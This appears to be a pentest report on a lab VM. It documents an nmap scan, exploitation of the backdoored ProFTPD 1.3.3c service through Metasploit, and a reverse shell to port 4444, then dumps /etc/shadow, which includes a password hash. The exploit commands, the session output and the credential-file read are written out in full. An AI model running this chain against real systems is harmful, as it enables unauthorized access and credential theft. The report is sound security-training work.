Basic Pentesting Company (Ltd) - Penetration Test

Engagement name: Internal Network Access Assessment — Basic Pentesting Co. Ltd.
Prepared for: Basic Pentesting Company (Ltd)
Prepared by: [Philip Dale / Pen Testing Services Ltd]
Date: [05-11-2025]
Confidentiality: Highly Confidential — For internal use only


Victims IP - 192.168.0.234

Stage One - Ports running services;

There are currently three open ports which are running services which include;

Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.3c
22/tcp	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
80/tcp	http	Apache httpd 2.4.18

Evidence



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.0.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 14:21 EST
Nmap scan report for 192.168.0.234
Host is up (0.00031s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:72:07:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
```

Stage Two - Identified Vulnerabilities;


Pro FTPD 1.3.3c - this service was compromised between 28th November and 2nd December 2010.

Backdoor Details

- A Malicious backdoor was intentionally embedded in the official ProFTPD 1.3.3c source tarball.
- The backdoor introduced a hidden FTP command that allowed unauthenticated remote attackers to execute arbitrary shell commands with root privileges.

Stage Three - Vulnerability Exploit;

Vulnerability was successfully exploited, providing backdoor access to the network as evidenced below.




```
LPORT ⇒ 4444
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.69:4444
[*] 192.168.0.234:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo qAgIqIkxcNKzkTqh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "qAgIqIkxcNKzkTqh\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.0.69:4444 → 192.168.0.234:43624) at 2025-11-04 15:19:25 -0500

^C
```

Stage Four - File Extraction

Once backdoor access to the network was gained I could then extract the password file.


Command for extracting password file - **cat /etc/shadow**

Evidenced Below



```
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

Proof of access



System program problem detected

Do you want to report the problem now?

Ubuntu 18.04.6 LTS Upgrade Available

A new version of Ubuntu is available. Would you like to upgrade?